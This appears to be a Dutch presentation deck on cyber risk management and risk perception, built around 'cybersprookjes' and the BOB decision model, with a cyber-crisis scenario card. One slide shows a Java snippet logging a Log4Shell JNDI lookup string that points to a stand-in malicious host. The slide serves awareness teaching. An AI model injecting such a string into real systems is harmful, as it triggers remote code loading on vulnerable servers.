

Risicomanagement aan de hand van cybersprookjes

Jeroen Brouwer

Over mij...

VEILIGHEIDS
TWENTE

Agenda

- Over jullie...
- Risicomanagement theorie vs praktijk
- Uitdagingen risicoperceptie
- Jullie ervaringen
- Oorzaken perceptieverschillen
- Oefenen: BOB-model voor risicobeoordeling
- Afdronk

Over jullie...

Adviserend

Eindverantwoordelijk


Uitvoerend

Controlerend

Risicomanagement theorie vs praktijk

Risk = (Threat x Vulnerabilities) x Impact

$$y = \pm \frac{B}{2} \sqrt{\frac{L^2 - 4x^2}{L^2 + 8wx + 4w^2}} \times$$
$$\left(1 - \frac{\sqrt{5.5L^2 + 11Lw + 4w^2} \times (\sqrt{3}BL - 2D_{L/4}\sqrt{L^2 + 2wL + 4w^2})}{\sqrt{3}BL(\sqrt{5.5L^2 + 11Lw + 4w^2} - 2\sqrt{L^2 + 2wL + 4w^2})} \times \right.$$
$$\left. \left(1 - \sqrt{\frac{L(L^2 + 8wx + 4w^2)}{2(L - 2w)x^2 + (L^2 + 8Lw - 4w^2)x + 2Lw^2 + L^2w + L^3}} \right) \right)$$

Uitdagingen risicoperceptie


```
public static void main(String[] args) {  
    logger.error("${jndi:ldap://maliciousexternalhost.com/resource}");  
}  
}
```

Jullie ervaringen

- Op een schaal van 1 tot 4, hoe moeilijk is het om een risicobeeld goed over te dragen van aan je eindverantwoordelijke?
- Op een schaal van 1 tot 4, hoe moeilijk is het om een risicobeeld van je adviseur goed te begrijpen?
- Hoe ga je hiermee om?
- Hoe weet je of je allebei hetzelfde beeld hebt?

Oorzaken perceptieverschillen

Adviserend

Uitvoerend

Eindverantwoordelijk

Controlerend

Alfa

Alfawetenschappen bestuderen de producten van de menselijke geest

- [Archeologie](#)
- [Area studies](#)
- [Computers en Geesteswetenschappen](#)
- [Filosofie](#)
- [Geschiedenis](#)
- [Kunst en architectuur](#)
- [Muziek, theater, uitvoerende kunsten en media](#)
- [Relgiestudies en theologie](#)
- [Taal en literatuur](#)
- [Taalkunde](#)
- [Wetenschapsgeschiedenis](#)

Bèta

Bètawetenschappen bestuderen de natuur en natuurlijke wetmatigheden/principes

Technische wetenschappen

- [Natuurwetenschap en techniek](#)
- [Technische wetenschappen](#)

Exacte en natuurwetenschappen

- [Aardwetenschappen](#)
- [Astronomie](#)
- [Biologie](#)
- [Informatica](#)
- [Levenswetenschappen](#)
- [Natuurkunde](#)
- [Scheikunde](#)
- [Wiskunde](#)

Medische wetenschappen

- [Biologie](#)
- [Diergeneeskunde](#)
- [Geneeskunde](#)
- [Levenswetenschappen](#)

Gamma

Gammawetenschappen bestuderen het menselijk handelen

- [Bedrijfskunde](#)
- [Bestuurskunde en politicologie](#)
- [Communicatiewetenschappen](#)
- [Culturele antropologie](#)
- [Demografie](#)
- [Economie](#)
- [Gender studies](#)
- [Geografie / planning](#)
- [Milieuwetenschap](#)
- [Onderwijswetenschappen](#)
- [Ontwikkelingsstudies](#)
- [Pedagogiek](#)
- [Psychologie](#)
- [Recht](#)
- [Sociologie](#)

Oefenen: BOB-model voor risicobeoordeling

Stap 1: Beeldvorming

- kan best lastig zijn....

Instructions

**Count how many times the
players wearing white pass
the basketball.**

Instructions

Count how many times the players wearing white pass the basketball.

Oefenen: B0B-model voor risicobeoordeling

Stap 1: Beeldvorming (wat bedreigt ons)

- een dreiging dient zich aan... [cybersprookjes p 21]

Oefenen: B0B-model voor risicobeoordeling

Stap 1: Beeldvorming (wat bedreigt ons)

- een dreiging dient zich aan... [cybersprookjes p 21]
- wat is de dreiging?

Oefenen: *BOB-model* voor risicobeoordeling

Stap 1: Beeldvorming (wat bedreigt ons)

- een dreiging dient zich aan... [cybersprookjes p 21]
- wat is de dreiging?
 - + wat is de verwachte impact
 - + hoe dichtbij is de dreiging
 - + wat vinden anderen
 - + zou het nepnieuws kunnen zijn

Oefenen: *BOB-model voor risicobeoordeling*

Stap 2: Oordeelsvorming (hoe erg is dat)

- de dreiging is reëel... [cybersprookjes p 22]
- hoe erg is dat?
 - + veiligheidsissue
 - + fysieke scheiding nodig

Oefenen: B0B-model voor risicobeoordeling

Stap 2: Oordeelsvorming (hoe erg is dat)

- de dreiging is reëel... [cybersprookjes p 22]
- hoe erg is dat?
 - + veiligheidsissue
 - + fysieke scheiding nodig

Oefenen: B0B-model voor risicobeoordeling

Stap 3: Besluitvorming (wat moeten we dan kunnen)

- een de slag met maatregelen... [cybersprookjes p 23]
- wat moet er nu gebeuren?
 - + eensgezind over de maatregel
 - + verschillen in belangenafweging
 - + verschillen in uitvoering


Afdronk

- risico's worden niet altijd goed begrepen
- controleer of beelden overeenkomen
- gebruik hulpmiddelen (bijvoorbeeld sprookjes)
 - + in sprookjes worden de belangrijkste kenmerken sterk overdreven
 - + sprookjes hebben een moralistische ondertoon
 - + biedt common ground voor gemeenschappelijke beeldvorming
- gebruik visuele hulpmiddelen bij de beeldvorming

Scenariokaart Cybercrisis

Instructie

In een cybercrisis is de BOB-structuur een goede methode om tot juiste besluiten te komen.

Deze scenariokaart is een hulpmiddel om tijdens een cybercrisis te komen tot gedegen beeldvorming.

Van binnen naar buiten nemen de ernst en omvang van een scenario toe. Ga als volgt te werk om het scenario te bepalen en te bewaken.

1. Beantwoord zoveel mogelijk van de vragen 1 t/m 5 vanuit **technisch** perspectief, zet telkens een kruis bij het best passende antwoord.
2. Beantwoord zoveel mogelijk van de vragen 1 t/m 5 vanuit **organisatorisch** perspectief, zet telkens een kruis bij het best passende antwoord.
3. Het kruisje in de meest buitente ring bepaalt het scenario, zie legenda.
4. Communiceer dit scenario (intern en extern)
5. Indien van toepassing: zoek antwoorden op nog niet beantwoorde vragen.
6. Gebruik deze scenariokaart in elke BOB-cyclus opnieuw om verbetering of escalatie te signaleren.


Legenda

S1: Klein scenario, beperkte impact

S2: Gemiddeld scenario, langere termijn, enige impact op maatschappelijk leven

S3: Groot scenario, lange verstoring, grote impact, onduidelijke oplossing

S4: Zeer groot scenario, (inter)nationale crisis

Afdronk

- risico's worden niet altijd goed begrepen
- controleer of beelden overeenkomen
- gebruik hulpmiddelen (bijvoorbeeld sprookjes)
 - + in sprookjes worden de belangrijkste kenmerken sterk overdreven
 - + sprookjes hebben een moralistische ondertoon
 - + biedt common ground voor gemeenschappelijke beeldvorming
- gebruik visuele hulpmiddelen bij de beeldvorming
- versimpeling draagt bij aan sensemaking van ingewikkelde thematiek

Risicodialoog in de praktijk

Het risico dat een toren van vijf eieren omvalt is theoretisch te berekenen, in de praktijk betekent het dat er omelet op het menu zal staan.

$$y = \pm \frac{B}{2} \sqrt{\frac{L^2 - 4x^2}{L^2 + 8wx + 4w^2}} \times$$
$$\left(1 - \frac{\sqrt{5.5L^2 + 11Lw + 4w^2} \times (\sqrt{3}BL - 2D_{L/4}\sqrt{L^2 + 2wL + 4w^2})}{\sqrt{3}BL(\sqrt{5.5L^2 + 11Lw + 4w^2} - 2\sqrt{L^2 + 2wL + 4w^2})} \times \right.$$
$$\left. \left(1 - \sqrt{\frac{L(L^2 + 8wx + 4w^2)}{2(L - 2w)x^2 + (L^2 + 8Lw - 4w^2)x + 2Lw^2 + L^2w + L^3}} \right) \right)$$

Cybersprookjes

www.cybersprookjes.nl

